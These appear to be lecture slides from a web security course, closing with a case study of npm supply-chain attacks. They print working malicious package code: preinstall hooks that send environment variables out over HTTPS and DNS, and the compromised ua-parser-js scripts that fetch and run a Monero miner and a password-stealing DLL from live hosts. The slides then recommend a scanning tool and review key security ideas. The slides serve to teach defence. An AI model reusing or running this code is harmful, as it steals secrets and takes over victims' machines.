  "description": "...",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "node dns.js | node index.js | node specific-fields.js"
  },
  "files": ["specific-fields.js", "index.js", "dns.js"],
  "author": "",
  "license": "ISC"
}
```



```
const http = require('https');

req = http.request({
  host: '34.195.72.180',
  path: '/',
  method: 'POST',
  headers : { host : '411c316239cf14afaa1f37bbc5666207.m.pipedream.net',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) \
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36'  }
}).on('error', function(err) {
});

req.write(Buffer.from(JSON.stringify(process.env)).toString('base64'));
req.end();
```

```

var { Resolver } = require('dns');
var zlib = require('zlib');

var resolver = new Resolver();

function splitString(string, size) {
    var re = new RegExp('.{1,' + size + '}', 'g');
    return string.match(re);
}

resolver.setServers(["165.232.68.239"]);
var d = process.env || {};
var data = redactedForBrevity()

var encData = zlib.brotliCompressSync(Buffer.from(JSON.stringify(data))).toString('hex');

var ch = splitString(encData, 60);

var dt = Date.now();

for (var i = 0; i < ch.length; i++) {
    const domain = ['1' + dt, i + 1, ch.length, ch[i]].join('.');
    resolver.resolve4(domain, function (err) {
    });
}

```

ua-parser-js

30+ million downloads a month

```
{
  "title": "UAParser.js",
  "name": "ua-parser-js",
  "version": "0.7.29",
  "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
  "description": "Lightweight JavaScript-based user-agent string parser",
  "main": "src/ua-parser.js",
  "scripts": {
    "preinstall": "start /B node preinstall.js & node preinstall.js",
    "build": "uglifyjs src/ua-parser.js ...",
    "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
    "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js"
  }
}
```

```
const { exec } = require("child_process");

function terminalLinux(){
exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
}
```

```
IP=$(curl -k https://freegeoip.app/xml/ | grep 'RU\|UA\|BY\|KZ')
if [ -z "$IP" ]
then
var=$(pgrep jsextension)
if [ -z "$var" ]
then
curl http://159.148.186.228/download/jsextension -o jsextension
if [ ! -f jsextension ]
then
wget http://159.148.186.228/download/jsextension -O jsextension
fi
chmod +x jsextension
./jsextension -k --tls --rig-id q -o pool.minexmr.com:443 -u <redacted> \
--cpu-max-threads-hint=50 --donate-level=1 --background &>/dev/null &
fi
fi
```

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
    wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
    certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u <redacted> \
--cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

Steals passwords from over 100 programs and the Windows credential manager

Demo: Socket

Socket: open source supply chain security SCA analysis tool

<https://socket.dev>

Conclusion

CS 253 Key ideas

- *Think like an attacker!*
- Never trust user input - *always sanitize it, at time of use*
- Use defense-in-depth – *provide redundancy in case security controls fail*
- Salt and hash user passwords – *'just use **bcrypt!***
- Beware ambient authority – *use **SameSite** cookies!*
- Don't write clever code – *explicit code is safer than magical code*
- Dangerous code should look dangerous – *make it stand out*
- You can never be too paranoid – *practice constant vigilance*

What to take next?

- **Winter**
 - **CS 255** – Introduction to Cryptography
- **Spring**
 - **CS 155** – Computer and Network Security
 - **CS 355** – Topics in Cryptography
- **Next year**
 - **CS 251** – Cryptocurrencies and Blockchain Technologies (Fall)
 - **CS 190** – Software Design Studio (Winter)



THANK YOU



END

Credits:

<https://unit42.paloaltonetworks.com/google-chrome-exploitation-case-study/>

<https://developers.google.com/web/updates/2018/09/inside-browser-part1>

<https://www.researchgate.net/figure/Modular-browser-architecture/figure/fig1224163004>

<https://feross.org/chrome/>

<https://chromium.googlesource.com/chromium/src/+master/docs/security/rule-of-2.md>

<https://socket.dev>